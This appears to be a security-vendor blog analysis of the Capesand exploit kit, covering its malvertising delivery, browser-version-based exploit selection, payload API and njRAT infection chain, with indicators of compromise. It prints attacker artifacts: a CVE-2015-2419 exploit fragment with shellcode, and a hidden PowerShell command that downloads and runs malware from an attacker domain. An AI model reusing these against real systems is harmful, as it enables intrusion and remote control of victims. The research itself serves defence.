



Malware

New Capesand Exploit Kit Reuses Public Exploits, Tools

We found exploit kit Capesand abusing recently disclosed gaps in Adobe Flash and Internet Explorer (IE). Further investigation showed it also exploits a 2015 flaw in IE, appearing to reuse source code from a publicly shared exploit kit code.

By: Elliot Cao, Joseph C Chen, William Gamazo Sanchez

November 05, 2019

Read time: 5 min (1341 words)



Updated as of 7:00 PM Eastern Standard Time to remove one included image.

We discovered a new exploit kit named Capesand in October 2019. Capesand attempts to exploit recent vulnerabilities in Adobe Flash and Microsoft Internet Explorer (IE). Based on our investigation, it also exploits a 2015 vulnerability for IE. It seems the cybercriminals behind the exploit kit are continuously developing it and are reusing source code from a publicly shared exploit kit code.

Discovery and details

In the middle of October, we found a malvertising campaign using the Rig exploit kit and delivering DarkRAT and njRAT malware. By the end of October, however, we noticed a change in the malvertisement and the redirection was no longer to the Rig exploit kit. The cybercriminals shifted to




Figure 1. Capesand exploit kit panel

#	Result	Protocol	Host	URL	Body	Content-Type	Comments
1	200	HTTP	shophandbag.store	/	6,015	text/html; charset=UTF-8	Malvertisement
10	200	HTTP	shophandbag.store	/landing.php	1,020	text/html; charset=UTF-8	Capesand EK: Landing Page
11	200	HTTP	shophandbag.store	/include/PluginDetect.js	7,611	application/javascript	Capesand EK: Landing Page
12	200	HTTP	shophandbag.store	/add_visitor.php?referrer=http://shophandbag.store/	31	text/html; charset=UTF-8	Capesand EK
13	200	HTTP	shophandbag.store	/load_module.php?e=CVE-2018-8174	3,899	text/html; charset=UTF-8	Capesand EK: CVE-2018-8174
26	200	HTTP	shophandbag.store	/load_module.php?e=CVE-2018-4878	119	text/html; charset=UTF-8	Capesand EK: CVE-2018-4878
28	200	HTTP	shophandbag.store	/temp/4878.swf	17,891	application/x-shockwave-flash	Capesand EK: CVE-2018-4878
35	200	HTTP	198.199.104.8	/download_file.php?e=18_8174	108,032	application/octet-stream	Capesand EK: CVE-2018-8120

Figure 2. Capesand exploit kit traffic pattern

The Capesand exploit kit's code is quite simple compared with other kits. Almost all of Capesand's functions reuse open-source code, including the exploits, obfuscation, and packing techniques. Further monitoring revealed that its users are actively using it despite its seemingly unfinished state.

Analysis of the malvertisement

The malvertisement we observed was delivered from the ad network straight to the victim's browser and was presented as a blog talking about blockchain. A close check of the source code of the page showed that it was a disguise, as it proved to be a page copied using the website copying tool




Figure 3. The malvertisement with a copied Blockchain Blog page

In our observations on the mid-October attack, the hidden iframe had loaded the Rig exploit kit. By the end of October, the iframe changed to load *landing.php*, which led to another unknown exploit kit hosted on the same server. We were able to identify the cybercriminals' second-tier server, which has the Capesand web panel.

```
1 <iframe src="http://188.225.82.177/?NDq5NiQ=6ozq6bFJZWeZ=accelerator6xrIKfpg=callous&FFFo=callous&uYNS=mustard&ffd3dfdfe=w
2 <!DOCTYPE html>
3 <html lang="">
4
5
6 <!-- Mirrored from blog.blockchain.com/ by HTTrack Website Copier/3.x [XR&CO'2014], Sun, 13 Oct 2019 18:24:27 GMT -->
7 <!-- Added by HTTrack --><meta http-equiv="content-type" content="text/html; charset=utf-8" /><!-- /Added by HTTrack -->
8 <head>
9   <meta charset="utf-8" />
10  <meta http-equiv="X-UA-Compatible" content="IE=edge" />
11  <title>Blockchain Blog</title>
12  <meta name="HandheldFriendly" content="True" />
13  <meta name="viewport" content="width=device-width, initial-scale=1.0" />
```



```
9 <title>Blockchain Blog</title>
10 <meta name="HandheldFriendly" content="True" />
11 <meta name="viewport" content="width=device-width, initial-scale=1.0" />
```

Figure 4. The hidden iframe redirected to the Rig exploit kit (top) and the Capesand exploit kit (bottom)

Analysis of the Capesand exploit kit

The Capesand panel is used to check the status of exploit kit usage. Any threat actors using this exploit kit can also download frontend source code which they can deploy on their server. In the case we identified, the campaign deployed it with their fake blockchain malvertisement. While we checked the frontend source code, we found that it looks similar to a very old exploit kit called **Demon Hunter**, leading us to believe that Capesand is probably derived from it.

As the source code is described, the exploit kit appears to be upgraded to exploit newer vulnerabilities compared to its parent exploit kit like CVE-2018-4878 (affects Adobe Flash) and CVE-2018-8174 and CVE-2019-0752 (both affecting Microsoft Internet Explorer). **CVE-2019-0752** is a vulnerability discovered by Trend Micro ZDI this year. We also found the same vulnerability being used in a **watering-hole attack that delivered SLUB malware**.

```
79 function BrowserExploit(){
80     var ua = window.navigator.userAgent;
81     var msie = ua.indexOf("MSIE");
82     if (msie > 0 || !navigator.userAgent.match(/Trident.*rv:11\./)) // If Internet Explorer, return version number
83     {
84         if(parseInt(ua.substring(msie + 5, ua.indexOf(".", msie))) == 8){
85             // IE 8
86             FramesArray.push("load_module.php?e=CVE-2018-8174");
87         }else{
88             // IE 8+
89             FramesArray.push("load_module.php?e=CVE-2019-0752"); //IE 11
90         }
91     }
92 }
```

Figure 5. The script of the Capesand landing page checks the Internet Explorer version and loads either a CVE-2018-8174 exploit or CVE-2019-0752 exploit



Business



```
102     return new ActiveXObject('ShockwaveFlash.ShockwaveFlash').GetVariable('$version').replace(/\D+/g, ' ').match(/^?(.+)?$/);
103     // other browsers
104   } catch(e) {
105     try {
106       if(navigator.mimeTypes["application/x-shockwave-flash"].enabledPlugin){
107         return navigator.plugins["Shockwave Flash 2.0"] || navigator.plugins["Shockwave Flash"].description.replace(/\D+/g, ' ');
108       }
109     } catch(e) {}
110   }
111   return '0,0,0';
112 }
113
114 function AdobeExploit(){
115   var version = getFlashVersion().split(',').shift();
116   if(version <= 28){
117     FramesArray.push("load_module.php?e=CVE-2018-4878");
118   }
119 }
```

Figure 6. The script of the Capesand landing page checks Flash version and loads a CVE-2018-4878 exploit

Another thing to note is that the frontend exploit kit source code package does not include its exploits. Typically, some exploit kits already have the exploits inside the source code. In the case of Capesand, each time the exploit kit wants to deliver an exploit, it needs to send a request to the API of the Capesand server to receive the requested exploit payload. Perhaps this is a way to ensure that the exploits are not shared easily.

The API request is composed of the following information on the victims:

- Requested exploit name
- Exploit URL in configuration
- Victim's IP address
- Victim's browser user-agent
- Victim's HTTP referrer

All information mentioned above will be encrypted using AES encryption with a pre-generated API key inside a configuration file. When the Capesand server receives the request, it verifies if a valid API key encrypts the request. It also gets information on the usage of the exploit kit by users and collects



```
41 $curl = curl_init();
42 // Set some options - we are passing in a useragent too here
43 $sendArray = array(
44     "exploit" => $_GET["e"],
45     "exploitURL" => $exploitURL,
46     "visitor_ip" => getUserIP(),
47     "visitor_user_agent" => $_SERVER['HTTP_USER_AGENT'],
48     "visitor_referer" => $_SERVER['HTTP_REFERER'],
49 );
50
51 $string_to_encrypt= json_encode($sendArray);
52
53 $inputKey = $API_PRIVATE;
54 $iv = $API_PUBLIC;
55 $blockSize = 256;
56 $aes = new AESEncryption($string_to_encrypt, $inputKey, $iv, $blockSize);
57 $enc = $aes->encrypt();
58
59 curl_setopt_array($curl, [
60     CURLOPT_RETURNTRANSFER => 1,
61     CURLOPT_POST => 1,
62     CURLOPT_URL => $API_URL,
63     CURLOPT_POSTFIELDS => 'i='.md5($inputKey).'&p='.urlencode($enc),
64
65     CURLOPT_USERAGENT => 'Codular Sample cURL Request'
66 ]);
67 // Send the request & save response to $resp
68 $resp = curl_exec($curl);
69
70 //var_dump($resp);
71 // Close request to clear up some resources
72 curl_close($curl);
```

Figure 7. Part of the Capesand exploit kit source code that requests exploit payload to the API server

As we progressed in our investigation, we observed a Capesand exploit kit in the wild that uses the old IE exploit for CVE-2015-2419. We also identified two exploits for the Adobe Flash vulnerabilities CVE-2018-4878 and CVE-2018-15982 and an exploit for the IE vulnerability CVE-2018-8174 on their server. But we did not see the exploit for the newer IE vulnerability CVE-2019-0752 indicated in their source code. This leads us to believe that the kit is still under development and has yet to fully integrate the exploits the cybercriminals planned to use.



Business



```
spray[k][0] = new UInt32Array(arrbuf); // UInt32Array that is a view to the arraybuffer above, pointed by 0x128e0020
rc_buf_ui32_obj = read_dword_from_addr(damaged_array, 0x128e0020); // address of the UInt32Array object
rc_buf_ui32_data = read_dword_from_addr(damaged_array, rc_buf_ui32_obj + 0x20); // address of first element of UInt32Array above
var shellcode_caller = [0x53, 0x55, 0x56, 0xe8, 0x09, 0x00, 0x00, 0x00, 0x5e, 0x5d, 0x5b, 0x63, 0x0c, 0xc2, 0x0c, 0x00, 0x90];
//var shellcode = [96, 49, 210, 82, 104, 99, 97, 108, 99, 84, 89, 82, 81, 100, 139, 114, 48, 139, 118, 12, 139, 118, 12, 173, 139, 48,
24, 139, 95, 60, 139, 92, 31, 120, 139, 116, 31, 32, 1, 254, 139, 84, 31, 36, 15, 183, 44, 23, 66, 66, 173, 129, 60, 7, 87, 105, 110,
139, 116, 31, 28, 1, 254, 3, 60, 174, 255, 215, 88, 88, 97, 195]; // open calc.exe shellcode
//msfvenom -p windows/exec cmd=powershell.exe -b '\x00' -f num
var shellcode = [0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xc0, 0x64, 0x8b, 0x50, 0x30, 0x8b, 0x52, 0x0c, 0x8b, 0x
0x72, 0x28, 0x0f, 0xb7, 0x4a, 0x26, 0x31, 0xff, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0xe2, 0xf2,
0x8b, 0x52, 0x10, 0x8b, 0x4a, 0x3c, 0x8b, 0x4c, 0x11, 0x78, 0xe3, 0x48, 0x01, 0xd1, 0x51, 0x8b, 0x59, 0x20, 0x01, 0xd3, 0x8b, 0x49, 0
, 0x49, 0x8b, 0x34, 0x8b, 0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0x38, 0xe0, 0x75, 0xf6, 0x03, 0x7d, 0xf8, 0x3b,
0x75, 0xe4, 0x58, 0x8b, 0x58, 0x24, 0x01, 0xd3, 0x66, 0x8b, 0x0c, 0x4b, 0x8b, 0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0
, 0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f, 0x5f, 0x5a, 0x8b, 0x12, 0xeb, 0x8d, 0x5d, 0x6a, 0x01, 0x8d, 0x85, 0xb2,
0x00, 0x50, 0x68, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0x8b, 0xf0, 0xb5, 0xa2, 0x56, 0x68, 0xa6, 0x95, 0xbd, 0x9d, 0xff, 0xd5, 0x3c, 0
, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xb8, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x53, 0xff, 0xd5, 0x63, 0x6d, 0x64, 0x2e, 0x65, 0x78, 0x3e, 0
, 0x63, 0x20, 0x70, 0x6f, 0x77, 0x65, 0x72, 0x73, 0x68, 0x65, 0x6c, 0x6c, 0x20, 0x20, 0x2d, 0x77, 0x69, 0x64, 0x6f, 0x77, 0x73, 0
, 0x65, 0x20, 0x68, 0x69, 0x64, 0x65, 0x20, 0x28, 0x6e, 0x65, 0x77, 0x2d, 0x6f, 0x62, 0x6a, 0x65, 0x63, 0x74, 0x20, 0x53,
0x74, 0x65, 0x6d, 0x2e, 0x4e, 0x65, 0x74, 0x2e, 0x57, 0x65, 0x62, 0x43, 0x6c, 0x69, 0x65, 0x6e, 0x74, 0x29, 0x2e, 0x44, 0x6f, 0x77, 0
, 0x61, 0x64, 0x46, 0x69, 0x6c, 0x65, 0x28, 0x5c, 0x22, 0x68, 0x74, 0x70, 0x3a, 0x2f, 0x31, 0x34, 0x32, 0x2e, 0x39, 0x33,
0x34, 0x31, 0x2e, 0x32, 0x32, 0x33, 0x2f, 0x64, 0x6f, 0x77, 0x6e, 0x6c, 0x6f, 0x61, 0x5f, 0x66, 0x69, 0x6c, 0x65, 0x2e, 0x70, 0
, 0x65, 0x3d, 0x31, 0x78, 0x65, 0x5f, 0x30, 0x37, 0x35, 0x32, 0x5c, 0x22, 0x2c, 0x5c, 0x22, 0x25, 0x54, 0x45, 0x4d, 0x50, 0x25, 0x5c, 0x6d, 0
, 0x73, 0x2e, 0x63, 0x78, 0x65, 0x5c, 0x22, 0x29, 0x3b, 0x20, 0x24, 0x65, 0x6e, 0x76, 0x3a, 0x53, 0x45, 0x45, 0x45, 0x5f, 0x4d, 0x41, 0x5d, 0
, 0x4f, 0x5a, 0x4f, 0x4e, 0x45, 0x43, 0x48, 0x45, 0x43, 0x4b, 0x53, 0x20, 0x3d, 0x20, 0x31, 0x3b, 0x20, 0x53, 0x74, 0x61, 0x72, 0x74,
0x72, 0x6f, 0x63, 0x73, 0x73, 0x20, 0x22, 0x25, 0x54, 0x45, 0x4d, 0x50, 0x25, 0x5c, 0x6d, 0x65, 0x73, 0x73, 0x2e, 0x65, 0x78, 0
]; // open powershell.exe shellcode
spray[k][1] = new Uint8Array(shellcode_caller.concat(shellcode)); // shellcode, pointed by 0x128e0024
sc_obj = read_dword_from_addr(damaged_array, 0x128e0024); // address of the Uint8Array object containing the shellcode
sc_data = read_dword_from_addr(damaged_array, sc_obj + 0x20); // address of the shellcode buffer itself
construct_gadget_dict(damaged_array, jscript9_base_addr);
```

Figure 8. The CVE-2015-2419 exploit with a weaponized shellcode

```
cmd.exe /c powershell -windowstyle hidden (new-object
System.Net.WebClient).DownloadFile(\"http://www.blockchainblogger.club/download_file.php?e=19_0752\", \"%TEMP%\mess.exe\");
$env:SEE_MASK_NOZONECHECKS = 1; start-Process -windowstyle hidden -FilePath '%TEMP%\mess.exe' -ArgumentList
'http://www.blockchainblogger.club/njcrypt.exe'
```

Figure 9. The weaponized shellcode as executed in the victim machine

In-the-wild Capesand attack chain

After successful exploitation via Capesand, the first stage will download *mess.exe* and attempt to exploit CVE-2018-8120 to escalate privileges and then execute *njcrypt.exe*. The *njcrypt* binary is a multilayer obfuscated .NET application where the obfuscation is done using publicly known tools. The sample execution delivers the payload njRAT version 0.7d. The following diagram shows the complete attack flow with the de-obfuscation layers simplified.




Figure 10. Attack chain of Capesand exploiting CVE-2015-2419

The image SV VORWARTS WIEN 2016 is the actual image present inside *NvidiaCatalysts.dll*. Note that njRAT 0.7d is a known njRAT open source and can be found in GitHub. The sample we captured resembles the open-source payload exactly.

The module *CyaX_Sharp.dll* generates a configuration file to track configuration of the infected machine, during creation of the configuration file it checks for the presence of the ESET.



```
1613 }
1614
1615 // Token: 0x0600018C RID: 396 RVA: 0x00007FCC File Offset: 0x00006FCC
1616 [ComVisible(false)]
1617 public bool EndsWith(string value, StringComparison comparisonType)
1618 {
1619     if (value == null)
1620     {
1621         throw new ArgumentNullException("value");
1622     }
1623 }
```

Locals

Name	Value	Type
this	"windows defender"	string
value	"eset"	string

Figure 11. CyaX_Sharp checks if ESET is installed

Conclusion

As of this writing, the Capesand exploit kit is being actively developed and is being used for compromising users even during its development stage.

Although it is using known vulnerabilities, its creators ensure that the deployed samples have very low detection rates. In fact, our investigation also showed that it is checking for installed antimalware products.

Moreover, the architecture is evolving in the direction of distributing the malicious landing pages via mirrored versions of legitimate websites under domain names similar to the originals'. In addition, its exploits are delivered as a service accessible through a remote API — an efficient method to keep the exploits private and reusable across different deployment mechanisms. We are continuously monitoring this exploit kit's activity and will report any significant developments in the future.

Trend Micro Solutions

Trend Micro endpoint solutions such as **Smart Protection Suites** and **Worry-Free™ Business Security** detect and block the exploit kit and the malicious domains it connects to. **Trend Micro™ Deep Security™** solution customers are protected by the following rules:



- 1008854 - Adobe Flash Player Remote Code Execution Vulnerability (CVE-2018-4878)
- 1009405 - Adobe Flash Player Use After Free Vulnerability (CVE-2018-15982)
- 1006868 - Microsoft Internet Explorer JScript9 Memory Corruption Vulnerability (CVE-2015-2419)

Indicators of Compromise

Indicator	Attribution
blockchainblog[.]club	Malvertisem domain
blockchainblogger[.]club	Malvertisem domain
shophandbag[.]store	Malvertisem domain
6288de662d6dd1a57e99cf8b9259eef467c461e378d431fc53243ecede155b38	CAPESAND exploit CVE-2015-24
a8391b08478ba333bfc7f377d5ee7b0a697b638e9987a6db614c7f192b22a384	CAPESAND exploit CVE-2018-48
79f2250d10ebf83352b7715c30b60cecea14c7edd94fb164afb9353f4f91b038	CAPESAND exploit CVE-2018-15
1f1bb98b7e4e23913ff25b50d1ffd44e6ef447053188eca255d9bd0378602625	CAPESAND exploit CVE-2018-81
e111e3f00e93a7dfcca563e564ab7d7319676161b56039f4968ceddf791d110a	CAPESAND exploit CVE-2018-81

	Business	
b00cc9a4292fc5cc4ae5371ea1615ec6e49ebaf061dc4eccde84a6f96d95747c		njRAT hash
http[:]//138[.]68[.]15[.]227/njcrypt.exe		njRAT URL
http[:]//198[.]199[.]104[.]8/njcrypt.exe		njRAT URL
http[:]//www[.]blockchainblogger[.]club/njcrypt.exe		njRAT URL
138[.]68[.]15[.]227		DarkRAT C& address
107[.]167[.]244[.]67		njRAT C&C IP address

Tags

Malware | Endpoints | Research | Exploits & Vulnerabilities

Authors



Business



Joseph C Chen

Threat Researcher

William Gamazo Sanchez

Sr. Threat Researcher

CONTACT US

Related Articles

[Python-Based NodeStealer Version Targets Facebook Ads Manager](#)

[Vishing via Microsoft Teams Facilitates DarkGate Malware Intrusion](#)

[Earth Koshchei Coopts Red Team Tools in Complex RDP Attacks](#)

See all articles >

**Experience our unified
platform for free**

Claim your 30-day trial



Business



Resources



Support



About Trend



Country Headquarters

Trend Micro - United States (US)

225 East John Carpenter Freeway
Suite 1500
Irving, Texas 75062

Phone: +1 (817) 569-8900

Select a country / region

United States



Privacy

Legal

Accessibility

Terms of Use

Site map

Copyright ©2024 Trend Micro Incorporated. All rights reserved